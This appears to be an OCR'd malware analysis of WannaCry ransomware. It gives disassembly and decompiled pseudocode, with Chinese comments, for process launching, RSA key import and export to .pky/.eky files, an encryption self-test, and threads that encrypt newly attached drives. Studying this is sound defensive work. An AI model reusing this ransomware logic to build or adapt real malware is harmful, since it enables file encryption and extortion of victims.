


```
.text:10004990                 Buffer          = byte ptr -208h
.text:10004990                 var_207         = byte ptr -207h
.text:10004990
.text:10004990 81 EC 08 02 00+                 sub     esp, 208h
.text:10004990 00
.text:10004996 53                              push    ebx
.text:10004997 8B 1D 60 71 00+                 mov     ebx, ds:time
.text:10004997 10
.text:1000499D 55                              push    ebp
.text:1000499E 8B 2D 9C 70 00+                 mov     ebp, ds:GetFullPathNameA
.text:1000499E 10
.text:100049A4 56                              push    esi
.text:100049A5 57                              push    edi
.text:100049A6
.text:100049A6                 loc_100049A6:                           ; CODE XREF: CryRun@WanaDecryptor@taskscheProc+9F↓j
.text:100049A6 6A 00                           push    0               ; Time
.text:100049A8 FF D3                           call    ebx ; time
.text:100049AA 8B 0D C4 D9 00+                 mov     ecx, ds:Time
.text:100049AA 10
.text:100049B0 83 C4 04                        add     esp, 4
.text:100049B3 3B C1                           cmp     eax, ecx
.text:100049B5 7C 6D                           jl      short loc_10004A24
.text:100049B7 A1 E0 DC 00 10                  mov     eax, ds:dword_1000DCE0
.text:100049BC 85 C0                           test    eax, eax
.text:100049BE 7E 64                           jle     short loc_10004A24
.text:100049C0 33 F6                           xor     esi, esi
.text:100049C2 85 C9                           test    ecx, ecx
.text:100049C4 75 1C                           jnz     short loc_100049E2 ; 创建进程@WanaDecryptor@.exe
.text:100049C6 51                              push    ecx             ; Time
.text:100049C7 BE 01 00 00 00                  mov     esi, 1
.text:100049CC FF D3                           call    ebx ; time
.text:100049CE 6A 00                           push    0               ; int
.text:100049D0 68 58 D9 00 10                  push    offset crywnryBuf ; DstBuf
.text:100049D5 A3 C4 D9 00 10                  mov     ds:Time, eax
.text:100049DA E8 21 C6 FF FF                  call    ReadOrWriteWnry
.text:100049DF 83 C4 0C                        add     esp, 0Ch
.text:100049E2
.text:100049E2                 loc_100049E2:                           ; CODE XREF: CryRun@WanaDecryptor@taskscheProc+34↑j
.text:100049E2 E8 A9 FE FF FF                  call    sub_10004890    ; 创建进程@WanaDecryptor@.exe
.text:100049E7 85 F6                           test    esi, esi
.text:100049E9 74 39                           jz      short loc_10004A24
.text:100049EB A0 98 DD 00 10                  mov     al, ds:byte_1000DD98
.text:100049F0 B9 81 00 00 00                  mov     ecx, 81h
.text:100049F5 88 44 24 10                     mov     [esp+218h+Buffer], al
.text:100049F9 33 C0                           xor     eax, eax
.text:100049FB 8D 7C 24 11                     lea     edi, [esp+218h+var_207]
.text:100049FF 6A 00                           push    0               ; lpFilePart
```




```
text:100049E2                 loc_100049E2:                           ; CODE XREF: CryRun@WanaDecryptor@taskscheProc+34↑j
text:100049E2 E8 A9 FE FF FF                  call    sub_10004890    ; 创建进程@WanaDecryptor@.exe
text:100049E7 85 F6                           test    esi, esi
text:100049E9 74 39                           jz      short loc_10004A24
text:100049EB A0 98 DD 00 10                  mov     al, ds:byte_1000DD98
text:100049F0 B9 81 00 00 00                  mov     ecx, 81h
text:100049F5 88 44 24 10                     mov     [esp+218h+Buffer], al
text:100049F9 33 C0                           xor     eax, eax
text:100049FB 8D 7C 24 11                     lea     edi, [esp+218h+var_207]
text:100049FF 6A 00                           push    0               ; lpFilePart
text:10004A01 F3 AB                           rep stosd
text:10004A03 8D 4C 24 14                     lea     ecx, [esp+21Ch+Buffer]
text:10004A07 66 AB                           stosw
text:10004A09 51                              push    ecx             ; lpBuffer
text:10004A0A 68 08 02 00 00                  push    208h            ; nBufferLength
text:10004A0F 68 D8 D5 00 10                  push    offset FileName ; "tasksche.exe"
text:10004A14 AA                              stosb
text:10004A15 FF D5                           call    ebp ; GetFullPathNameA ; 获取tasksche.exe全路径
text:10004A17 8D 54 24 10                     lea     edx, [esp+218h+Buffer]
text:10004A1B 52                              push    edx
text:10004A1C E8 CF FD FF FF                  call    RunProcess      ; 创建进程tasksche.exe
text:10004A21 83 C4 04                        add     esp, 4
text:10004A24
text:10004A24                 loc_10004A24:                           ; CODE XREF: CryRun@WanaDecryptor@taskscheProc+25↑j
text:10004A24                                                         ; CryRun@WanaDecryptor@taskscheProc+2E↑j ...
text:10004A24 68 30 75 00 00                  push    7530h           ; dwMilliseconds
text:10004A29 FF 15 70 70 00+                 call    ds:Sleep
text:10004A29 10
text:10004A2F E9 72 FF FF FF                  jmp     loc_100049A6
```

CryWriteKeyToPkyEky




```
int __thiscall CryWriteKeyToPkyEky(_DWORD *this, LPCSTR lpFileName, LPCSTR a3)
{
  int v5; // esi
  DWORD v6; // [esp-14h] [ebp-24h]
  HCRYPTKEY *v7; // [esp-10h] [ebp-20h]
  LPCSTR retaddr; // [esp+10h] [ebp+0h]

  if ( !GetKey((char *)this) )                  // 获取密钥
    goto LABEL_2;
  if ( lpFileName )
  {
    if ( !ImportKey_(lpFileName) )              // 创建00000000.pky文件
    {
      if ( !CryptImportKey__11(this[1], "\x06\x02", 276, 0, 0, this + 3)
        || !CryptGenKey(this[1], (ALG_ID)(this + 2), v6, v7)
        || !CryWriteKeyToPky(this[1], this[2], 6u, lpFileName) )
      {
        goto LABEL_2;
      }
      if ( retaddr )
        CryWriteKeyToEky(retaddr);              // 导出随机密钥写入00000000.eky
      if ( !ImportKey_(lpFileName) )            // 读取00000000.eky密钥，导入密钥
        goto LABEL_2;
    }
    v5 = this[3];
    if ( v5 )
      CryptDestoryKey__11(v5);
  }
  else if ( !CryptImportKey__11(this[1], &g_key, 276, 0, 0, this + 2) )// 获取全局密钥，再次导入
  {
LABEL_2:
    CryFreeKey(this);
    return 0;
  }
  return 1;
}
```

WriteToResProc




```
void __stdcall __noreturn WriteToResProc(LPVOID lpThreadParameter)
{
  int i; // esi

  while ( 1 )
  {
    dword_1000DCDC = time(0);
    CryWriteToRes();                            // 写内容到00000000.res
    for ( i = 0; i < 25; ++i )
      Sleep(0x3E8u);
  }
}
```




```
int sub_10004730()
{
  HANDLE v0; // esi
  DWORD NumberOfBytesWritten; // [esp+4h] [ebp-4h] BYREF

  v0 = CreateFileA(sz00000000Res, 0x40000000u, 1u, 0, 4u, 0x80u, 0);
  if ( v0 == (HANDLE)-1 )
    return 0;
  NumberOfBytesWritten = 0;
  WriteFile(v0, g_arryRes, 0x88u, &NumberOfBytesWritten, 0);
  CloseHandle(v0);
  return 136;
}
```

CryTestEncryptionProc




```
int __cdecl CryTestEncryption()
{
  int v0; // eax
  struct _RTL_CRITICAL_SECTION *v2; // [esp-4h] [ebp-70h]
  int v3; // [esp+0h] [ebp-6Ch] BYREF
  int v4[10]; // [esp+4h] [ebp-68h] BYREF
  int v5; // [esp+64h] [ebp-8h]
  void *retaddr; // [esp+6Ch] [ebp+0h]

  sprintf((char *)&v4[9], "%08X.dky", retaddr); // 00000000.dky
  if ( GetFileAttributesA((LPCSTR)&v4[9]) != -1 && GetFileAttributesA(sz00000000Pky) != -1 )
  {
    InitCritialSection(&v3);
    v5 = 0;
    v0 = TestEncryption(&v3, sz00000000Pky, (LPCSTR)&v4[9]);
    v5 = -1;
    if ( v0 )
    {
      DeleteCriticalSection_(v2);
      return 1;
    }
    DeleteCriticalSection_(v2);
  }
  return 0;
}
```




```
.nt __thiscall TestEncryption(int *this, LPCSTR lpFileName, LPCSTR a3)

 unsigned int v5; // [esp+10h] [ebp-228h] BYREF
 char Str2[12]; // [esp+14h] [ebp-224h] BYREF
 char Str1; // [esp+20h] [ebp-218h] BYREF
 char v8[508]; // [esp+21h] [ebp-217h] BYREF
 __int16 v9; // [esp+21Dh] [ebp-1Bh]
 char v10; // [esp+21Fh] [ebp-19h]
 CPPEH_RECORD ms_exc; // [esp+220h] [ebp-18h] BYREF

 strcpy(Str2, "TESTDATA");
 Str2[9] = 0;
 Str1 = 0;
 memset(v8, 0, sizeof(v8));
 v9 = 0;
 v10 = 0;
 v5 = strlen(Str2);
 if ( !GetKey((char *)this) )                    // 获取密钥
   return 0;
 ms_exc.registration.TryLevel = 0;
 if ( !ImportKey(this[1], (int)(this + 2), lpFileName) || !ImportKey(this[1], (int)(this + 3), a3) )// 读取0000000.pky密钥并写入到this[1]
 {
   local_unwind2((int)&ms_exc.registration, -1);
   return 0;
 }
 strcpy(&Str1, Str2);
 if ( !CryJiaMi(this[2], 0, 1, 0, &Str1, &v5, 512) || !CryJieMi(this[3], 0, 1, 0, &Str1, &v5) )// 加密并解密字符串，测试功能是否正常
 {
   local_unwind2((int)&ms_exc.registration, -1);
   return 0;
 }
 if ( strncmp(&Str1, Str2, strlen(Str2)) )      // 比对加密前和加密后的字符串，判断是否加密成功
 {
   ms_exc.registration.TryLevel = -1;
   CryFreeKey(this);
   return 0;
 }
 local_unwind2((int)&ms_exc.registration, -1);
 return 1;
```


VirOption_




```
void __stdcall __noreturn VirOption_(LPVOID lpThreadParameter)
{
  DWORD dwDriversMask; // ebp
  DWORD dwDriversMask_; // edi
  int v3; // esi
  HANDLE v4; // eax

  dwDriversMask = GetLogicalDrives();           // 检测当前可用逻辑驱动器的掩码
  if ( !g_flag_ )
  {
    while ( 1 )
    {
      Sleep(0xBB8u);
      dwDriversMask_ = dwDriversMask;
      dwDriversMask = GetLogicalDrives();       // 再次获取逻辑驱动器掩码
      if ( dwDriversMask != dwDriversMask_ )
        break;
LABEL_10:
      if ( g_flag_ )
        goto LABEL_11;
    }
    v3 = 3;
    while ( !g_flag_ )
    {
      if ( (((dwDriversMask ^ dwDriversMask_) >> v3) & 1) != 0 && ((dwDriversMask_ >> v3) & 1) == 0 )
      {
        v4 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)VirOption, (LPVOID)v3, 0, 0);
        if ( v4 )
          CloseHandle(v4);
      }
      if ( ++v3 >= 26 )
        goto LABEL_10;
    }
  }
LABEL_11:
  ExitThread(0);
}
```




```
DWORD __stdcall VirOption(LPVOID lpThreadParameter)
{
  _DWORD Parameter[585]; // [esp+0h] [ebp-930h] BYREF
  int v3; // [esp+92Ch] [ebp-4h]

  CryInitCritialSection(Parameter);             // 临界区操作
  v3 = 0;
  if ( MoveFileToTempNewAlloc(Parameter, sz00000000Pky, (int)WriteStringTofWrny, (int)&g_flag_) )// 将文件移动到临时目录，这里的文件是没有扣密的，可以恢复，申请
  {
    CryEncryptionFile((int)Parameter, (LONG)lpThreadParameter, 0);// 遍历磁盘加密文件
    CryReleaseWrnyFileToTmpPath((int)lpThreadParameter);// 一直向临时目录释放WRNY文件
    CryFreeRes((int)Parameter);                 // 释放资源
    ExitThread(0);
  }
  v3 = -1;
  FreeResDeleteCS((char *)Parameter);           // 释放资源删除临界区
  return 0;
}
```



